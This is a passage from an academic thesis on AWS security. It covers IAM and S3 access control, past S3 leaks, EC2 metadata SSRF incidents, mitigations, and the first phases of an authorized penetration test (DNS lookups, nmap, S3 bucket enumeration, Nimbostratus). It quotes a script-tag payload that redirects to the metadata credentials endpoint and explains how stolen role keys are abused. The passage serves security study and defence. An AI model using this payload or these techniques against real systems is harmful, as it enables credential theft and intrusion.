IAM identities and different resources can be allowed (or denied) to interact with each other by granting permissions which can be assigned by using policies. Policies are essentially permissions listed in a JSON-formatted document. These policies can be attached to users,

groups, roles or individual AWS resources as well. It is worth mentioning that initially, any freshly created IAM identity has no permissions.

Policies can be inline or managed policies, the latter being managed either by AWS or by the customer. AWS managed policies, as the name suggests, are created and administered by AWS and are aimed to make the process of assigning proper entitlements easier. AWS managed policies are designed to provide permissions for many common use cases, define typical permission sets, for instance, necessary permissions for service administrators or other specific job functions.

On the other hand, customer managed policies and inline policies are both created and administered by the customer. The difference is that while a customer managed policy can be attached to multiple entities within an account, an inline policy is embedded in a principal entity (a user, group, or role), and thus forms an inherent part of the entity.



Figure 2.2: Relation between IAM entities and policies.

Besides the above classification, policies can be divided into two main categories, depending on whether they are associated with an identity or a resource. Figure 2.2 illustrates the two types of policies, the green arrows representing the identity-based policies, and the orange arrow the resource-based policies.

- **Identity-based policies:** Implicitly, these permissions are assigned to IAM identities, users, groups or roles. These rules allow the assignees to perform some action over an AWS resource. Identity-based policies can belong to both managed and inline policies.
- **Resource-based policies:** As the name implies, these policies are attached to a particular AWS resource and specify which identity can perform which specific action on the resource. Certain AWS services do support this feature, for instance, S3 buckets. Opposed to identity-based permissions, only inline policies can be attached.

Policies can contain identity-based or resource-based permissions. A permission forms a statement in a policy and a single policy might contain multiple statements. An example of a simple policy can be seen below:

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
        "Effect": "Allow",
        "Action": [
            "ec2:DescribeInstances",
            "s3:ListAllMyBuckets",
```

```
        ],
        "Resource": "arn:aws:iam::987654321098:user/Alice"
        }
    ]
}
```

The policy above allows user Alice to perform two actions, to list EC2 instances and to list S3 buckets. The policies are stored in JSON-format and contain the following keys:

- Version: The version specifies the policy's language, which currently is 2012-10-17. The field is not mandatory.
- Statement: The statement element can contain multiple individual statements, enclosed within curly brackets. The example above consists of one simple statement.
- Effect: The Effect element has two potential values: Allow or Deny. By default, the value is deny to all AWS resources, in order to avoid not intended permissions.
- Action: The Action element describes what specific actions need to be allowed or denied. The statements consist of two parts, the name of the particular service, followed by the action value, such as DescribeInstances or ListAllMyBuckets.
- Resource: The resource element specifies the particular object or service that the statements will cover. The element is defined by its Amazon Resource Name (ARN), explained below.

Each AWS resource possesses a unique identifier among all AWS resources, namely the Amazon Resource Name (ARN). In our example, it specifies that user Alice belongs to the AWS account ID '987654321098'.

It is worth mentioning that the wildcard character may also be used when defining policies. For instance, if "s3:*" is added to the Action list above, then all possible actions belonging to the S3 service are allowed to Alice. If the Resource was changed to "arn:aws:iam::987654321098:user/*", then all users belonging to this account would acquire the listed permissions.

2.2.4 S3 access management

S3 buckets play an important role in the later part of the thesis, therefore this section is dedicated to access management within the S3 service. S3 service is in a specific position in the sense that Amazon provides three different methods to manage access over the resources [29].

IAM identity-based policy

The first option to control access of S3 buckets is using identity-based policies, attached to either a user, a group or a role as described in the previous section.

S3 bucket policy

The second option is to use a resource-based policy, which can be attached to a specific S3 bucket. It is noteworthy, that the policies can only be used on the bucket level, therefore the specified permissions apply to all object in the bucket. As all IAM policies, bucket policies are also written in JSON using the AWS access policy language. An example of a bucket policy:

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
        "Effect": "Allow",
        "Principal": {
            "AWS": [arn:aws:iam::987654321098:user/Alice,
                    arn:aws:iam::987654321098:root]
        }
        "Action": [
            "s3:PutObject",
        ],
        "Resource": "arn:aws:s3:::my_bucket/forAlice/*"
        }
    ]
}
```

The above policy enables the root account 987654321098 and the IAM user Alice under the same account to perform the PutObject operation on the "forAlice" folder within the bucket named "my_bucket".

Access Control List (ACL)

Amazon S3 access control lists (ACLs) enable you to manage access to buckets and objects. Each bucket and object has an ACL attached to it which defines the AWS accounts or groups that are granted access as well as the type of access. The default ACL of a bucket or an object grants the resource owner full control over the resource.

As a general rule, AWS recommends using either IAM identity-based or resource-based policies for access control [29]. S3 ACLs can however be useful under certain circumstances, for instance, if the requirement is to manage permissions on individual objects within a bucket, bucket policies can not provide the necessary configuration settings.

Chapter 3

Amazon-specific security issues

Amazon Web Services is considered to provide a well-secured environment in the cloud, as shown by several certificates owned by the company. Nevertheless, inappropriate usage of the services can be the source of severe security breaches. In this section, those vulnerabilities are reviewed that have been identified so far and have been proved to be legit concerns.

3.1 S3 bucket security breaches

Presumably, the most common cause of security breaches related to Amazon services, are misconfigurations of S3 buckets. According to statistics by a security firm, 7% of all S3 buckets have unrestricted public access, however, not always intentionally [31].

Despite the "locked down by default" structure, multiple companies still suffer from S3 bucket security breaches, by loosening their settings and allowing unauthorized access to their data. These can derive from misuse of access control policies discussed in the previous chapter, namely IAM policies and Access Control Lists.

The impact of an S3 related security breach can vary from minor information leakage to full data breach. For instance, static websites can be hosted as an S3 bucket but also complete server backups can be pushed to a bucket. Since, by default everything is denied, to allow a website to be publicly accessible, the bucket policy has to be changed and everyone needs to be granted "s3:GetObject" privileges.

Similary, issues might derive from opening permissions to "Any Authenticated AWS User". The name might imply to many that it only includes users of their account, however, it literally means that anyone with an AWS account can have access to it.

In the following, previous incidents are shortly reviewed when certain errors lead to relevant security breaches.

3.1.1 Accenture case

In 2017, four Amazon S3 buckets were discovered by Cyber Risk Research to be configured for public access [24]. As mentioned previously, all S3 buckets have a globally unique name, therefore these buckets could be bound to *Accenture*, a management consulting company. The buckets contained secret API data, authentication credentials, decryption keys and customer data which could have exposed the clients to serious risk. Fortunately,

the publicly available storages were discovered before accessed by anyone with malicious intent.

3.1.2 U.S. voter records

The incident of Accenture was not the only discovery by Upguard's Cyber Risk Team. The largest data exposure of its kind made 198 million records on American voters vulnerable, including personal and analytics data [53]. In total, the personal information of nearly all of America's 200 million registered voters was exposed, including names, dates of birth, home addresses, phone numbers, and voter registration details, as well as data described as "modeled" voter ethnicities and religions. The data was stored on a publicly accessible S3 storage server owned by a Republican data analytics firm, Deep Root Analytics. Due to a responsible disclosure, the server was secured prior to any publication.

3.1.3 AgentRun case

Health and medical data is always considered to be among the most confidential ones. AgentRun is a customer management software for insurance brokers and has accidentally exposed personal and medical information on thousands of customers of major insurance companies [33]. During an application upgrade, they migrated to an S3 bucket which configurations were not cautiously handled. The bucket contained sensitive health information such as individual's prescriptions, dosages and costs, besides personal data, in some cases including income range or ethnicity.

3.1.4 YAS3BL

These three cases are only a slight selection of the several incidents that took place in the past. The collection of Peter Benjamin called YAS3BL (Yet Another S3 Bucket Leak) lists all preceding S3 bucket leaks that have been discovered and made public [44]. At the time of writing the thesis, 27 previous cases are listed with the number of records involved and the type of data that has been leaked.

3.2 EC2 instance metadata vulnerability

The second type of vulnerability is related to the EC2 metadata service. As it has been presented previously, the EC2 metadata service is used to configure or manage an instance and can be accessed via a private HTTP interface, using the following URL:

```
http://169.254.169.254/latest/meta-data/
```

In combination with other vulnerabilities, one might access the data stored in the EC2 metadata, which can lead to the disclosure of credentials belonging to the instance profile.

3.2.1 EC2 metadata and SSRF

There have been two distinct cases where Server-Side-Request-Forgery vulnerabilities have been identified besides the EC2 metadata service and thus lead to compromise of the credentials.

According to the definition by OWASP, Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites [39]. A Server-Side-Request-Forgery (SSRF) vulnerability might be considered as a type of XSS vulnerability, it means that functionality on the server can be abused by

an attacker, to read or change internal data, e.g. by modifying a URL used by the code running on the server [20].

The coming incident was discovered by an information security company, called Ionize, while testing a web application used to generate PDF documents [5]. The first finding was that the documents were initially rendered as HTML documents and user input was insecurely reflected into the HTML page, thus allowed XSS attacks. Revealing that the server was hosted on an EC2 instance meant that the XSS attack has essentially become an SSRF vulnerability.

Using a payload with script tags allowed them to retrieve the window location being localhost. By using JavaScript redirect, it was possible to disclose the role from the metadata and render it into the PDF:

```
<script>window.location="http://169.254.169.254/latest/meta-data/iam/
security-credentials/"</script>
```

By adding the rolename at the end of the url, the credentials attached to the role could be extracted. These keys can be used to make programmatic calls to the AWS API and the attacker can immediately abuse all permission attached to the role.

The second incident, caused by the combination of the EC2 metadata service and an SSRF vulnerability, has been discovered in a bug bounty program and lead to full compromise of the owner's account, including 20 buckets and 80 EC2 instances [3]. The company was using a custom macro language from which functions could be injected into JavaScript code. In particular, the *fetch* method was found to be a good way to access resources and retrieve information from the server.

Relying on the unique identifier of the S3 buckets, a couple of buckets were discovered related to the company, as the name of the buckets contained the name of the company. For this reason, it seemed reasonable to assume that they might as well utilize AWS servers for their application. As it was suggested on the SSRF dedicated GitHub page for AWS cloud instances, the metadata service was tested, if it could be reached [21]. This was in fact possible, thus the security credentials stored in the metadata could be read. The credentials allowed the, fortunately benign attacker, to list a large number of EC2 instances and S3 buckets.

3.2.2 EC2 metadata and HTTP request proxying

In his paper on *Pivoting in the Amazon cloud*, Andres Riancho also draws attention how EC2 metadata might be accessed through HTTP request proxying.



Figure 3.1: Exposure of instance metadata. [28]

If an attacker is able to ask any of the services running on the EC2 instance to perform an HTTP GET request to an arbitrary URL, then he would as well send the request for the URL of the metadata service, as seen on Figure 3.1. By receiving the body of the HTTP response, he can get ahold of the sensitive information stored in the metadata.

Any vulnerable software which allows HTTP proxying could be used to retrieve the metadata. The most common vulnerability that allows this type of access is PHP Remote File Inclusion and consequentially Remote Code Execution by uploading a malicious script [28].

3.3 IAM policy misuse

IAM is the core service behind access management within the AWS environment and for this reason, misconfigurations of the service is the main source of vulnerabilities, once an EC2 instance is compromised. The misuse of IAM policies and permissions can lead to privilege escalation or data exfiltration, or in fact, the previously mentioned S3 bucket vulnerability can be a consequence of IAM policy misuse as well.

AWS allows users to apply two kinds of policies regarding who's managing them, AWS or customer managed policies. Clearly, using either policy type, it is highly important to verify that the intended permissions are granted.

One might assume that AWS managed policies can be applied without further consideration, however they should also be handled with caution and checked what exact permissions are included.

In the spring of 2018, an AWS managed policy was discovered which potentially allowed granting admin access to any IAM role [51]. This was possible due to the fact that the policy *AmazonElasticTranscoderFullAccess* role was attached to the role of the user. This policy grants *iam:PutRolePolicy* permission and enables the user to attach any inline policy to the chosen role, potentially allowing the user to allow all actions on all resources. After a responsible disclosure, AWS has addressed the issue and removed the mistakenly added permission.

3.4 Mitigation and countermeasures

This section is devoted to mitigation techniques and countermeasures that can be applied to eliminate the above mentioned vulnerabilities.

3.4.1 EC2 metadata vulnerability

In the examples presented in Section 3.2.1, the core vulnerability is that the user input is reflected into the webpage without sanitization. As recommended by the security team who discovered the issue, disabling JavaScript on the page containing user data would have reduced the impact, although even with that, iframes could allow other attacks in some configurations.

However, as highlighted in Section 3.2.2, different vulnerabilities may lead to similar attacks as well and allow anyone having access to the EC2 instance to retrieve credentials from the metadata. Therefore, it is recommended to restrict its availability by locking

down the metadata endpoint so it is only accessible to specific OS users. For instance, on Linux machines by running the following:

```
ip-lockdown 169.254.169.254 root
```

The above command only allows the endpoint to be accessed the root user, therefore an attacker can only use the metadata service if he is able to gain root privileges.

3.4.2 Protecting S3 data using encryption

Even if an S3 bucket is found to be publicly available, encryption can provide protection to the stored data. Either client-side or server-side data can be applied. In the latter case, the data is encrypted at rest, meaning that the data is encrypted as Amazon writes it to disks in its data centers and the objects are decrypted when accessed by an authenticated and authorized user.

Client-side encryption does not only protect data at rest, but also while in-transit, as it is traveling to and from an S3 bucket. In this case, the encryption process and the encryption keys are managed by the customer and the data is encrypted before uploading.

3.4.3 IAM best practices

Amazon Web Services has published a comprehensive list of technical whitepapers, covering the topic of security as well. The Security Pillar of AWS Well-Architected Framework is worth mentioning as it provides a best-practice guidance for architecting secure systems on AWS, including security practices for the IAM service [26]. The first point of the recommended design principle is to implement a strong identity foundation. Besides protecting AWS credentials, the other main element of this approach is fine-grained authorization.

Principle of least privilege

Establishing a principle of least privilege ensures that authenticated identities are only permitted to perform the most minimal set of functions necessary to fulfill a specific task, while balancing usability and efficiency [26]. This principle aims to limit the potential impact of inappropriate use of valid credentials. An organization can implement fine-grained authorization using IAM roles, users and policies and assign only the minimal set of permissions for these principals.

3.5 Summary

Based on the findings, the most common vulnerabilities of systems using AWS services derive from misconfigurations related to Identity and Access Management, S3 bucket policies or they derive from the EC2 instance metadata being unencrypted and if accessed, readable to anyone. The above described mitigation techniques and best practices, if followed, should provide a solid basis to establish a secure system. However, as all humans make mistakes, it is always important to verify that the developed system works as intended and for this purpose apply appropriate tests. In the field of security, penetration testing is a well-established method to discover security flaws in the system.

Chapter 4

Penetration testing

In this chapter, I give an overview of a a penetration testing methodology to understand the general concept of a penetration test. Furthermore, a web application model is introduced to outline the target of the test, the infrastructure of the application in the Amazon cloud.

A penetration test is an attempt to evaluate the security of an IT infrastructure by trying to exploit vulnerabilities in a harmless manner. The overall process can be divided into a series of phases which all together form a comprehensive methodology. Albeit, depending on the exact methodology, the names and the number of the steps may vary, in their essence the processes are very much alike.

4.1 Penetration testing methodology

Each phase of a penetration test builds on the results of the previous steps, therefore the order can not be changed. The whole process often involves pivoting, meaning that the steps are repeated to gain access to further resources [35]. For this reason, the methodology is also considered to be a cyclic process as depicted in Figure 4.1.



Figure 4.1: Cyclical representation of the methodology. [35]

The first step of a penetration test is **reconnaissance**, which means gathering information about the target. The more knowledge is obtained during this stage, the more likely the tester is to succeed in the later phases.

The second step essentially covers two distinct activities, namely **port scanning** and **vulnerability scanning**. Port scanning results in a list of open ports and potentially the

identified services that are running on the target. On the other hand, vulnerability scanning deals with specific weaknesses in the software or services that have been discovered.

The **exploitation** phase highly depends on the results of the previous two steps. It includes active intrusion attempts which can verify that the found vulnerabilities can indeed be exploited, thus the system is prone to attacks. This step needs to be performed with due care and requires the consideration of potential effects to avoid irreversible harm.

The final phase is **post exploitation and maintaining access**. It covers collecting sensitive information, discovering configuration settings and communication channels that can be used for malicious activity. One of the goals of this phase is to maintain persistent access to the system by setting up a backdoor to access the compromised machine later on [30].

The above described methodology is based on the zero entry hacking concept, meaning that the tester was given no help to access the system in advance. Another approach is an authenticated penetration test, in which case the tester is provided with a set of credentials. In this scenario, the focus is on the last phase of the penetration test, post exploitation and maintaining access.

4.2 Authenticated penetration test

Gaining access to an AWS resource might take place in numerous ways. An attacker might find an exploitation for the application running on an EC2 instance and allow himself to access the metadata service, as it has been explained in the previous chapter. Besides, there exist other ways how AWS keys might get leaked. Uber lost millions of records of personal data, due to hackers breaking into their GitHub account and retrieving the credentials from their code, in which the AWS keys were included to access S3 buckets [52]. Social engineering, phishing and password reuse are also potential threats that might lead to the leakage of the keys.

The authors of the newest AWS penetration framework (Pacu) say that configuration flaws in the system can be most easily prevented by performing an "authenticated penetration test". An authenticated test means simulating a breach and providing an attacker with a set of "compromised" AWS keys, so in this way, the range of AWS services can be fully examined [50].

According to the formal definition, an authenticated penetration test corresponds to the post-exploitation phase, since getting hold of the AWS credentials basically means the compromise of the system. Post-exploitation is considered to be a truly important step of a penetration test, since the value of the compromised system can be determined by the value of the actual data stored in it and how an attacker may make use of it for malicious purposes [30].

With a preliminary assumption that the AWS keys were either leaked, or the attacker has control of the virtual machine at a certain level, the tester can focus on the internal settings of the cloud infrastructure. In the previous chapter, it has been demonstrated that misconfigurations can in fact be a huge concern within an AWS environment. For this purpose, it is worth to examine how an attacker could move forward from this point and how the keys could be used for further abuse of the cloud infrastructure behind the application.

4.3 Amazon-based web application model

What exactly can be referred to as cloud infrastructure? Within the Amazon cloud, customers are allowed to build a customized cloud environment by piecing together different AWS services. Since the range of available services is so wide, I have selected a number of services that typically form part of an application running in the Amazon cloud.

During the study, I use a web application model that can be considered to be a general model of applications using AWS services and also correlates to the products that are tested during the research. The additionally created test environment is also aimed to replicate the structure of this model, which is depicted in Figure 4.2.



Figure 4.2: Structure of a typical web appcliation.

Applications under a higher demand typically consist of more than one frontend server to provide a smooth service. Therefore in each region, a load balancer is used to distribute the load of connected clients among the currently running frontend servers. In the case of Sophos, the clients communicating with the load balancer are original equipment manufacturers (OEMs), Sophos appliances, various cloud services and endpoint users.

In the model, the frontend servers are established on EC2 instances using caching in the background and communicating with the database, a DynamoDB. Each frontend server contains cache to serve frequently queried records. S3 is used to store data used by the application. The instances are connected to the backend services through SQS, to properly process all messages exchanged between the servers and the backend services. These services which might be within the corporate network or potentially are further AWS services. Additionally, Cloudwatch and CloudTrail services are also running in the

background, collecting logs produced by the application and monitoring account activity.

4.4 Penetration testing in the Amazon cloud

One shall not forget that performing a penetration test in the cloud provided by a third party vendor ordinarily requires permission from the cloud service provider beforehand. Amazon provides a request form on their website which has to be submitted, specifying the resources under test and the expected start and end date of the test [14].

Penetration testing in a traditional environment or in the AWS cloud definitely differs regarding the scope of the test. In the AWS cloud, the scope is basically defined by the shared responsibility model that has been described in Chapter 1. The division of the responsibilities regarding the components of the infrastructure also applies to security tests. Cloud Service Providers do perform penetration testing on the elements belonging to their responsibility, however it is the customer's duty to take security measures under their scope.

In the shared responsibility model of Amazon, their policy permits the customer to test User-Operated Services, i.e. resources created and configured by the user [49]. As an example, AWS EC2 instances can be fully tested, except for attempts to disrupt business continuity, such as trying to launch Denial of Service (DOS) attacks. However, AWS managed systems or their infrastructure has to be out of the scope of any penetration test performed by customers.

Chapter 5

Non-authenticated penetration test

The traditional penetration testing methodology has been discussed in Chapter 4. The following two chapter walk through the methodology by applying the appropriate tools to each phase of the test and examining the results with special regard to the Amazon-specific characteristics.

For the tests run during the research, I used an EC2 instance with Kali Linux installed, with penetration testing permissions for the target resources, satisfying the AWS testing policy.

5.1 Reconnaissance

Reconnaissance against the target is aimed to collect as much information as possible for the following phases. It must be noted that the execution of this step is not exceptionally specific to the cloud, therefore I highlight those findings only which I find relevant from the research prospective.

The results partially contain confidential information of the company, for this reason there are some alterations, for instance in case of the IP addresses or the hostname. Matching to any IP address or hostname in use, is only a coincidence. (At the time of writing the thesis, they are unused.)

First, the *host* tool can be used to discover the IP address belonging to the provided hostname. Using the *-a* switch will provide a verbose output and possibly reveal additional information about the target.

```
> host -a testforthesis.com
Trying "testforthesis.com"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52974
;; flags: qr rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;testforthesis.com. IN ANY

;; ANSWER SECTION:
testforthesis.com. 5 IN SOA ns-1317.awsdns-36.org.
    awsdns-hostmaster.amazon.com. 1 7200 900 1209600 86400
```

```
testforthesis.com. 5 IN A 99.99.99.91
testforthesis.com. 5 IN A 88.88.88.81
testforthesis.com. 5 IN NS ns-970.awsdns-57.net.
testforthesis.com. 5 IN NS ns-1317.awsdns-36.org.
testforthesis.com. 5 IN NS ns-1736.awsdns-25.co.uk.
testforthesis.com. 5 IN NS ns-112.awsdns-14.com.
```

The first fact to note is that two IP addresses belong to the hostname which implies that a load balancer is deployed in the system and multiple servers are used, as in the model described in Section 4.3. Secondly, it is visible that the returned SOA and NS record have the same format as used for public hosted zones by the Route 53 service of Amazon.

The *nslookup* tool is commonly used to find the corresponding IP address to a given hostname. The tool works both directions, when applicable, a reverse DNS lookup can provide useful information as well.

```
> nslookup 88.88.88.81
81.88.88.88.in-addr.arpa
name = ec2-88-88-88-81.eu-west-1.compute.amazonaws.com.
```

Running the tools with one of the discovered IP addresses, reveals the information that the host is in fact an Amazon EC2 instance, in region eu-west-1.

5.2 Scanning

The next step after reconnaissance is scanning. As mentioned previously, this phase can be divided into two subbranches, namely port and vulnerability scanning.

5.2.1 Port scanning

Port scanning basically continues the information gathering that has started during the reconnaissance phase by identifying open ports and services that are available on the target system. The execution of this step is similar to any penetration test - using cloud services or not, therefore the same tool can be used, that has proved its worth under traditional circumstances. *Nmap* is a very powerful tool for port scanning in case the suitable flags are applied.

```
-Pn: Treat all hosts as online -- skip host discovery
-p <port ranges>: Only scan specified ports
-sV: Probe open ports to determine service/version info
-v: Increase verbosity level
-A: Enable OS detection, version detection, script scanning, and traceroute
-sS: TCP SYN scan
-T<0-5>: Set timing template (higher is faster)

> nmap -Pn -p 1-65535 -sV -v -A -sS -T4 testforthesis.com

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-24 11:09 UTC
Nmap scan report for testforthesis.com (99.99.99.91)
Host is up (0.13s latency).
Other addresses for testforthesis.com (not scanned): 88.88.88.81
rDNS record for 99.99.99.91:
```

```
    ec2-99-99-99-91.eu-west-1.compute.amazonaws.com
Not shown: 65533 filtered ports
PORT    STATE  SERVICE  VERSION
80/tcp  closed http
443/tcp open   ssl/http nginx
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx
Running (JUST GUESSING): Linux 3.X|2.6.X|4.X (90\%), Fortinet FortiOS 5.X
(85\%) OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:2.6
cpe:/o:linux:linux_kernel:4 cpe:/o:fortinet:fortios:5.0.6
Aggressive OS guesses: Linux 3.2 - 3.8 (90\%), Linux 2.6.32 - 3.0 (86\%),
Linux 3.11 - 4.1 (86\%), Fortinet FortiOS 5.0.6 (85\%)
No exact OS matches for host (test conditions non-ideal).
Nmap done: 1 IP address (1 host up) scanned in 949.22 seconds
```

As a result, the open and close ports are returned with the recognized services running on them, along with their version. The output also includes supported http-methods and the assumed OS type. Besides, Nmap has recognized the two IP addresses and the EC2-specific host name as well.

5.2.2 Vulnerability scanning

Vulnerability scanning is the process of locating and identifying known weaknesses in the services and software running on the target machine [36]. In case the target system has a known vulnerability, it can be exploited with little effort. In traditional setups, this phase is most commonly performed with automated tools, such as Nessus, the Nmap Script Engine (NSE) or OpenVAS. Ideally, at least one vulnerability has been identified which can be exploited as the third step of the penetration test.

5.2.3 S3 enumeration

Once an attacker has discovered that AWS services are used behind the application, scanning can also be extended to Amazon services. One possible direction is to assume that S3 buckets are also included in the picture. In the following, two tools are presented that can help to find potentially open buckets or files associated with the target.

Sandcastle bucket enumeration

Sandcastle is a tool for AWS S3 bucket enumeration, written in Python. The script uses the name of the target and a wordlist to check whether any buckets can be found associated with the target's name. Based on the status code that is returned when trying to access the bucket, it is clear whether the certain bucket exists and is readable, exists but denies access or does not exist at all.

The Sandcastle bucket enumeration tool initially requires a target name and a wordlist. The words are then appended to the target name, the new word becoming the potential bucket name. A default wordlist is provided which can be edited, or an arbitrary list can be used as well. By providing the target name "reka" and using the default wordlist, a number of matches are shown that returned 403 status code, such as "reka-dev" (which has actually been found by accident). It means that the client is not permitted access to the resource, but the bucket exists. If a 200 status code is returned, the bucket is publicly accessible and the response also includes the content of the bucket, as seen in Figure 5.1.

```
[+] Checking potential match: reka-bucket --> 200
2018-10-24 11:59:17         15 hello.txt
[+] Checking potential match: reka-dev --> 403

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
```

Figure 5.1: Sandbox bucket enumeration.

Albeit an existing bucket is also useful information, the truly successful catch is when not only a bucket is found, but when this bucket is publicly accessible.

S3 bucket database

Another helpful tool related to the Amazon S3 service is the online database by Grayhatwarfare [8]. The database currently contains information about 80,000 open buckets and approximately 200 million files. One can search for words of interest and browse the content of the files using the web interface. The files are filtered by their formats and "uninteresting" files are excluded, such as images.

According to the authors, the purpose of the website is to raise awareness on the open bucket issue. In case certain files or bucketnames are found that cause any harm, they will be removed after contacting the developers.

Compared to the Sandbox bucket enumeration tool, the interface gives more freedom regarding the keywords, thus making the search more customized. However, the database is only updated manually by the maintainers, therefore it might not contain all the current information, whereas the Sandbox tool always returns up-to-date results.

5.3 Exploitation

The third phase of a penetration test includes active intrusion attempts which can verify that the system is indeed prone to attacks. An exploit is a way to bypass a security flaw or circumvent security controls. Depending on the severity of the exploited vulnerability, the extent to which the attacker has control over the target may differ significantly.

Exploitation is one of the most ambiguous phase, since there are no two identical systems, each target is unique. Different operating systems, services or processes all require suitable attacks. For this reason, a wide range of activities and tools is available to satisfy the needs.

The fact that it has been revealed that AWS services are running in the background can serve as a good starting point for the attacker. In Chapter 3, a couple of examples have been demonstrated, where leveraging AWS services combined with specific vulnerabilities lead to the compromise of the system and exposure of the AWS keys. One is abusing a HTTP request proxying vulnerability and the metadata service attached to the EC2 instance.

5.3.1 Extracting keys via a HTTP request proxying vulnerability

A web server might function as a HTTP proxy, using a URL parameter to redirect the request, as in the following example taken from the CloudSecOps blog [16]:

```
54.148.20.61/?url=http://www.google.com
```

In case the server is running on an EC2 instance, Nimbostratus can be used to exploit the vulnerability.

Nimbostratus

Nimbostratus is a set of tools for fingerprinting and exploiting Amazon cloud infrastructures, developed by Andres Riancho [27]. The tools are developed in Python and they were created as a proof of concept for a talk about Amazon's security testing, specifically for the Nimbostratus target infrastructure.

One of the tools of Nimbostratus is *dump-credentials*, which can be leveraged to print the AWS keys of the server. The URL of the metadata service is known, however the metadata can only be accessed via a private HTTP interface, therefore the request has to be sent from the server itself. This is supported by a mangle function which is included in the toolset, only the vulnerable URL has to be added into the code.

Simulation

An Apache2 web server is running on the EC2 instance that I use for the simulation. It functions as a HTTP proxy, redirecting the traffic to the given URL parameter as seen in Figure 5.2.



Figure 5.2: HTTP request proxying.

